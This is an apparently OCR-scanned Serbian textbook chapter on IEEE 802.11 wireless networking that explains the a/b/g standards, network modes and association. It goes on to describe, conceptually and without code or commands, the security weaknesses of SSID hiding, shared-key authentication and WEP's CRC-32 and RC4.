Bežične mreže su definisane **standardom 802.11** koji je doneo IEEE (*Institute of Electrical and Electronics Engineers*) godine 1999. Standard definisa najniža dva sloja OSI modela: fizički i sloj veze. On je samo deo veće porodice standarda koji definišu lokalne (LAN) i gradske mreže (MAN). Porodica 802 standarda prikazana je na slici 9.1.

Standardi 802.11a, 802.11b i 802.11g se razlikuju prema fizičkom sloju (frekvencijama rada). Sloj veze je jednak kod sva tri standarda i sastoji se od podsloja pristupa medijumu MAC (MAC, *Medium Access Control*) podsloja i podsloja logičke kontrole toka (LLC, *Logical Link Control*). Podsloj kontrole pristupa medijumu (MAC) se

malo razlikuje od takvog sloja u 802.3 standardu koji definiše "žične" lokalne mreže, kod kojih se koristi CSMA/CD (*Carrier Sense Multiple Access / Collision Detection*) protokol, po tome što se koristi CSMA/CA (Carrier Sense Multiple Access / Collision Avoidance) protokol. Razlog leži u prirodi medijuma kojim se vrši komunikacija koji ne omogućava da i pošiljalac i primalac istovremeno odašilju i primaju podatke.



Slika 9.1. *Porodica standarda IEEE 802*

CSMA/CA je deo familije ALOHA protokola. Stanica koja želi da pošalje podatke, prvo osluškuje medijum i ukoliko je zauzet tj. neko već šalje podatke, stanica poštuje to i povlači se. Međutim, ukoliko je medijum slobodan određeno vreme stanica sme da započne slanje svojih podataka. Prijemna stanica će za svaki primljeni podatak, nakon što proveri integritet primljenog paketa, poslati paket (ACK paket), kojim potvrđuje primijem valjanog paketa podataka. Kada odašiljač primi ACK paket znači da nije došlo do kolizije. Ukoliko odašiljač ne primi ACK paket, znači da je došlo do kolizije, ili je paket oštećen stigao na odredište, pa je potrebno ponovno poslati paket.

- **802.11a standard**. Fizički sloj ovog standarda definisa rad na frekvenciji 5 GHz (frekvencija koja je po međunarodnim standardima dopuštena za korišćenje bez posebnih dozvola i naknada) sa OFDM (*Orthogonal Frequency Division Multiplexing*) multipleksiranjem kanala. Standard omogućava brzine od 6, 9, 12, 18, 24, 36, 48, i 54 Mbit/s. Iako mreže rađene po ovome standardu omogućavaju najveće brzine, one imaju jednu ogromnu manu – domet je ograničen na dužinu do 15m što je neprikladno za većinu korisnika.

- **802.11b standard**. Ovaj standard je danas dominirajući na tržištu ponajviše zbog relativno niske cene implementacije i zadovoljavajućih performansi. Fizički sloj radi na frekvenciji od 2.4 GHz (takođe frekvencija slobodna za upotrebu), koristi DSSS (*Direct Sequence Spread Spectrum*) tehnologiju za odašiljanje

signala i omogućava maksimalnu propusnost od 11 Mbit/s. Razlog korištenja DSSS tehnologije je velika pouzdanost i propusnost jer se koristi širi frekvencijski opseg. Svaka binarna "1" ili "0" se kodira u niz jedinica ili nula te se takvi nizovi šalju kroz sve frekvencijske pojase u frekvencijskom opsegu, što značajno pridonosi pouzdanosti u slučajevima kada se pojavljuje interferencija sa drugim uređajima (na istoj frekvenciji rade i mikrotalasne pećnice, bežični telefoni i Bluetooth). Ako se i izgubi deo poslanog niza, još uvek se može na prijemnoj strani odrediti koju vrednost ima bit podatka.


- **802.11g standard.** Ovaj standard omogućava maksimalnu propusnost od 54 Mbit/s (kao 802.11a) na frekvenciji od 2.4 Ghz (kao 802.11b). Bitno je naglasiti da je ovaj standard kompatibilan i sa 802.11a i sa 802.11b standardom. Fizički sloj 802.11g standarda se naziva *Extended Rate PHY* (ERP). ERP podržava četiri različite modulacije: DSSS, OFDM, PBCC (*Packet Binary Convolutional Code*), DSSS-OFDM (hibridna modulacija u kojoj se preambula i zaglavlje modulišu pomoću DSSS, a punjenje pomoću OFDM). ERP ima mogućnost detekcije korištene modulacije pri komunikaciji sa određenim klijentom. Podatkovni sloj je isti kao i kod 802.11a i 802.11b standarda.

Vrste bežičnih mreža

Postoje dva osnovna načina ostvarivanja bežičnih mreža, od kojih korisnik bira jedan, shodno svojim potrebama i mogućnostima.

Ad hoc mreže


Standard definiše ovaj način povezivanja kao *Independent Basic Service Set* (IBSS). Mreža ovoga tipa uspostavlja se direktno između dva ili više računara (slika 9.2). Ograničavajući faktor je ovde to što svi umreženi računari moraju biti u relativno malom prostoru zbog male snage njihovih antena. Ovakav tip mreža se uglavnom ne koristi.



Slika 9.2. *Primer Ad hoc mreže*

Struktuirane mreže


Standard definiše ovaj tip mreže kao *Basic Service Set* (BSS). U ovom načinu rada klijenti komuniciraju preko pristupnih tačaka. **Pristupne tačke** (engl. *acces points*) su uređaji preko kojih klijenti mogu dobiti pristup mreži (slika 9.3).




Slika 9.3. *Pristupna tačka*

Prednost ovoga rešenja leži u tome što dopušta veću fleksibilnost u radu kao i veće dosege samog signala i bolji kvalitet. Osnovno područje rada pristupne tačke je prostor koji je pokriven signalom, a često se naziva i **mikroćelijom** (slika 9.4). Taj prostor se može povećati dodavanjem drugih pristupnih tačaka. Pristupna tačka se pomoću prikladnih uređaja (hub, komutator) povezuje na Ethernet i ona komunicira sa svim uređajima unutar svoje ćelije (slika 9.3). Pristupna tačka upravlja celim mrežnim saobraćajom. Ukoliko je potrebno proširiti područje pokrivanja može se dodati još pristupnih tačaka čime nastaje prošireno područje rada. Preporučuje se da proširena područja uključuju 10- 15% prekrivanja (engl. *overlapping*), kako bi korisnici, bez gubljenja signala, mogli prelaziti iz jedne u drugu ćeliju. Za dobijanje najboljih performansi potrebno je osigurati da granične pristupne tačke rade na drugačijim frekvencijskim pojasevima jer, u suprotnom, može doći do interferencije, što degradira performanse u području preklapanja signala.

Klijent mora sa pristupnom tačkom uspostaviti vezu da bi mogao biti član mreže. Proces pristupanja mreži može se prikazati konačnim automatom na slici 9.5.



Slika 9.4. *Mikroćelije – područja prekrivena signalom*



Slika 9.5. *Dijagram stanja pristupa mreži*

Za prelazak iz stanja u stanje, klijent i pristupna tačka izmjenjuju poruke koje se

zovu upravljački okviri (engl *managment frame*s). Sve pristupne tačke u fiksnim vremenskim intervalima šalju upravljački okvir koji signalizira klijentima postojanje pristupne tačke – takozvani "svetionik" (engl. *beacon frame*). Klijent koji želi da pristupi mreži osluškuje signal na svim frekvencijskim opsezima i čeka upravljačke okvire koje šalju pristupne tačke koje su mu u dometu. Klijent bira kojoj se pristupnoj tački želi pridružiti i sa njom razmjenjuje nekoliko upravljačkih okvira i ulazi u proces pridruživanja. Ukoliko prođe autentifikaciju, klijent prelazi u drugo stanje i šalje upravljački okvir kojim zahteva pridruživanje mreži (tj. mikroćeliji). Tek kada mu pristupna tačka odgovori sa drugim upravljačkim okvirom on prelazi u treće stanje i konačno dobija pristup mreži.

9.2. (Ne)sigurnost bežičnih mreža definisana standardima

Iako standardi definišu nekoliko sigurnosnih elemenata, činjenica je da su bežične mreže najslabija sigurnosna karika unutar neke organizacije. Standardi ne uspevaju da zadovolje tri osnovna sigurnosna zahteva: pouzdana autentifikacija korisnika, zaštita privatnosti i autorizacija korisnika. Osnovni sigurnosni mehanizam nekada, *Wired Equivalent Privacy* (WEP) je vrlo brzo pokazao da u njemu samom ima značajnih sigurnosnih propusta. Osim toga IEEE je ostavio bitne sigurnosne elemente kao raspodelu ključeva i robusni način autentifikacije korisnika otvorenim pitanjima. Takođe, većina organizacija koje imaju bežične mreže se oslanjaju na sigurnost definisanu standardima ili čak i ne koriste nikakve sigurnosne mere.


Pre nego što se upustimo u raspravu o sigurnosnim propustima u postojećim standardima bitno je razmotriti koliko je napad na bežičnu računarsku mrežu izvodiv u praksi. Početni problem svakog napada je doći do signala same mreže i tako izvesti aktivan ili pasivan napad. Da bi napadač bio u mogućnosti da izvede pasivan napad, mora imati opremu koja je u mogućnosti da osluškuje i presreće saobraćaj između pristupne tačke i klijenta, što znači da napadač mora temeljno da poznaje fizički sloja definisan standardom 802.11. Za aktivni napad potrebno je imati i opremu koja je sposobna da šalje podatke na mrežu. Oprema koja bi pouzdano obavljala navedene zadatke nije jeftina. Takođe, proizvođači bežične mrežne opreme često zanemaruju napade na sloju veze smatrajući ih nepraktičnim i neizvodljivim.

Ovaj pristup je pogrešan iz dva razloga. Prvi je mogućnost postojanja napadača koji nije ograničen materijalnim resursima i vremenom, tj. napadača koji je u mogućnosti uložiti velika sredstva i svoje vreme kako bi ostvario pristup podacima. Kao primer, može se uzeti industrijska špijunaža koja je prilično profitabilan posao. Drugo, potrebni hardver za praćenje i aktivni napad dostupan je svima u obliku bežičnih kartica za stone ili prenosne računare. Postoje praktični pasivni napadi, koji su izvedeni sa takvim karticama modifikacijom upravljačkih programa – drajvera (engl. *device drivers*). Primera radi, PCMCIA kartica Orinoco firme Lucent, dozvoljava izmenu drajvera

postupcima reverzibilnog inženjeringa; izmenjeni drajveri omogućavaju ubacivanje proizvoljnog saoraćaja u mrežu i izvođenje aktivnog napada. Vreme uloženo u takav posao je netrivijalno, ali je izmena drajvera posao koji se obavlja samo jednom: dodatno, ukoliko se gotovi izmenjeni drajveri objave na Internetu, postaće dostupni svima. Zbog toga je razumno pretpostaviti da dovoljno motivisan napadač može ostvariti pun pristup sloju podataka i da je u mogućnosti da obavi pasivne ili aktivne napade.

Fizičko ograničavanje propagacije signala

Postoje tri vrste antena koje se koriste danas u mrežama: **omnidirekciona**, **ravna** i **usmerena** (Yagi) antena. One pokrivaju različito područje i utiču na veličinu ćelija. Vrste antena i područja propagacije signala prikazane su na slici 9.6.




Slika 9.6. *Vrste antena i područja propagacije signala*

Prema standardima, najveća snaga odašiljača ne sme prelaziti 36 dBm, a računa se pomoću izraza EIRP = Ps + A – Pg. *EIRP* (*Effective Isotropic Radiated Power*) je efektivna snaga koju antena zrači kroz medijum jednake gustine u svim smerovima, *Ps* je snaga predajnika, *A* pojačanje antene a *Pg* gubitak u kablu koji povezuje pristupnu tačku i antenu. Posledica ovog je činjenica da pristupne tačke imaju ograničeno područje pokrivanja (tj. ćelija ima ograničenu veličinu).

Prilikom dizajniranja same bežične mreže u nekom području potrebno je detaljno pregledati to područje i utvrditi optimalnu vrstu antena koje će se koristiti i dovoljnu snagu, vodeći računa o svim ograničenjima. Takođe, mora se uzeti u obzir da je frekvencija, koju koriste mreže po standardima 802.11b i 802.11g, od 2.4 GHz nelicencirana, što znači da može doći do interferencije sa bežičnim telefonima (i drugim uređajima koji rade na istoj frekvenciji), a samim tim i do uskraćivanja usluge (DofS do kog dolazi nepažnjom projektanta). Takođe, dobro je pretpostaviti da potencijalni napadač može imati bolju i osetljiviju opremu od one koja je propisana standardima, što praktično proširuje domet mreže (van fizičkih granica organizacije

kojoj mreža pripada). To do potencijalne opasnosti jer omogućava "**napad sa parkirališta**" (engl. *parking lot attack*), prikazan na slici 9.7.



Slika 9.7. *Napad sa parkirališta*

Identifikator skupa usluga

Standard definiše i drugi način ograničavanja pristupa, a to je **identifikator skupa usluga** (*Service Set Identifier*, SSID). On je, zapravo, ime mreže koju pokriva jedna ili više pristupnih tačaka. U najčešće korišćenom načinu pristupna tačka šalje SSID u okviru signalnog upravljačkog okvira pomoću toga klijent može odlučiti kojoj će se mreži pridružiti. U drugom načinu SSID se može iskoristiti kao sigurnosni faktor jer se pristupne tačke mogu konfigurisati tako da ne šalju SSID unutar kontrolnog okvira. Tada klijent koji želi pristupiti mreži mora imati isti SSID kao i mreža kojoj se želi pridružiti. Ukoliko klijent nema ispravan SSID tada pristupna tačka odbacuje sve kontrolne okvire koje šalje klijent i on ne može proći postupak spajanja.


Iako teoretski izgleda kao dobar način kontrole pristupa, u praksi ima značajnih

problema. Naime, kako se svi kontrolni okviri ne šalju u šifrovanom obliku, napadač može osluškujući komunikaciju unutar mreže, tačnije hvatajući kontrolne okvire koje šalju sve pristupne tačke u komunikaciji sa drugim valjanim korisnicima mreže, saznati SSID mreže i tako se neovlašćeno pridružiti mreži.

Autentifikacija korisnika mreže


Kao što je ranije opisano, klijent, da bi dobio pristup mreži, mora prvo proći proces autentifikacije. Standardi definišu dva načina za proveru korisnika autentifikacija otvorenog sistema i autentifikacija zasnovana na deljenoj tajni.

- **Autentifikacija otvorenog sistema** (*Open System Authentication*) je podrazumijevani u standardu 802.11. Kako samo ime sugeriše, dopušta pridruživanje mreži svakome ko to zatraži. Dakle, on ne predstavlja nikakvu metodu autentifikacije, pa o sigurnosnim propustima u ovom načinu autentifikacije nema smisla raspravljati.



Slika 9.8. *Autentifikacija otvorenog sistema*

- **Autentifikacija zasnovana na deljenoj tajni** (*Shared Key Authentication*) zasniva se na činjenici da obe strane u procesu autentifikacije imaju zajednički deljeni ključ (engl. *shared key*). Pretpostavlja se da je taj ključ prenesen klijentu i pristupnoj tački sigurnim kanalom. Pristupna tačka šalje klijentu izazov (engl. *challenge*) koji klijent šifruje deljenim ključem i šalje natrag pristupnoj tački. Pristupna tačka dešifruje primljenu poruku svojim deljenim ključem. Ukoliko pristupna tačka dobije isti tekst koji je i poslala, smatra se da je klijent prošao proces autentifikacije, što znači da se se može pridružiti mreži. Proces autentifikacije zasnovane na deljenoj tajni je prikazan na slici 9.9. Ukoliko klijent želi proveriti pristupnu tačku, on čini isto, samo u obrnutom smeru.



Slika 9.9. *Autentifikacija zasnovana na deljenoj tajni*

Ovaj način autentifikacije se nikako ne preporučuje i smatra se da je bolje koristiti otvorenu kontrolu pristupa. Razlog tome je ponovno slanje upravljačkih okvira u nešifrovanom obliku preko nesigurnog medija. Naime, napadač može uhvatiti upravljačke okvire sa čistim tekstom kao i sa šifrovanim istim tekstom i na taj način doći do ključa koji se koristio.


Propusti u autentifikaciji zasnovanoj na deljenoj tajni

Autentifikacija zasnovana na deljenoj tajni trebala bi da predstavlja prepreku neovlašćenom pristupu mreži. Kao što je već rečeno, klijent od pristupne tačke dobija u drugom koraku tekst koji treba da šifruje deljenim ključem, pa da ga, u trećem koraku, pošalje nazad pristupnoj tački. Ovaj način autentifikacije je ranjiv na napad čovek u sredini (engl. *man-in-the-middle attack*) koji je prikazan na slici 9.10. Napadač, koji prisluškuje komunikaciju klijenta i pristupne tačke presreće tekst koji pristupna tačka šalje klijentu, a zatim i šifrovan tekst koji klijent šalje pristupnoj tački. Na osnovu otvorenog teksta, šifrata i inicijalizacionog vektora, napadač ostvaruje pristup mreži.

Wired Equivalent Privacy

WEP (*Wired Equivalent Privacy*) je definisan u standardu 802.11 i za cilj ima sledeće:

- poverljivost poruka – osnovna namena je spečavanje prisluškivanja mrežnog saobraćaja (engl. *evesdropping*),



Slika 9.10. *Napad "čovek u sredini"*

- kontrola pristupa – pristupne tačke mogu zabraniti klijentima pristup mreži ukoliko uspešno ne prođu proces autentifikacije,
- integritet poruka – dodatno polje u okviru služi za proveru integriteta samog okvira.

WEP se koristi radi zaštite podataka na sloju veze OSI modela.


Integritet poruka

Integritet poruke obezbeđuje se operacijom zaštitnog kodiranja CRC-32 algoritmom, čime se dobija ček-suma koja se dopisuje na kraj podatka koji se žele zaštititi. U osnovi algoritma je 32-bitni polinom, 0x04C11DB7 (zapisan heksadecimalno). Osnovna namena algoritma CRC-32 jeste očuvanje integriteta podataka u komunikacionom kanalu sa smetnjama i šumom. Međutim, CRC-32 je loš izbor ukoliko se primenjuje u kriptografske svrhe jer ne štiti u potpunosti integritet poruke (moguće je promeniti određene bitove tako da se to ne detektuje na prijemnoj strani). Prikladniji izbor bi bila neka heš funkcija, na primer SHA-1 ili MD-5. Otvoreni tekst koji predstavlja ulaz za šifrovanje dobija se kao P=(M,c(M)) gdje je M originalni podatak, a c(M) ček-suma.

Šifrovanje


Za šifrovanje tela okvira koristi se simetričan protočni algoritam RC4. Algoritam generiše veliki broj pseudoslučajnih bitova kao funkciju ključa *k* i inicijalizacionog vektora *IV*. Ovaj niz bitova označava se sa *RC(IV,k)*. Posle toga se vrši operacija ekskluzivno-ILI nad bitovima otvorenog teksta i dobijenim nizom pseudo-slučajnih bitova kako bi se dobio šifrovani tekst.

Dakle, C=P ⊕ RC(IV,k), kao što je prikazano na slici 9.11.




Slika 9.11. *Dobijanje WEP okvira*

WEP okvir je prikazan na slici 9.12.



Slika 9.12. *WEP okvir*

Proces šifrovanja prikazan je na slici 9.13.



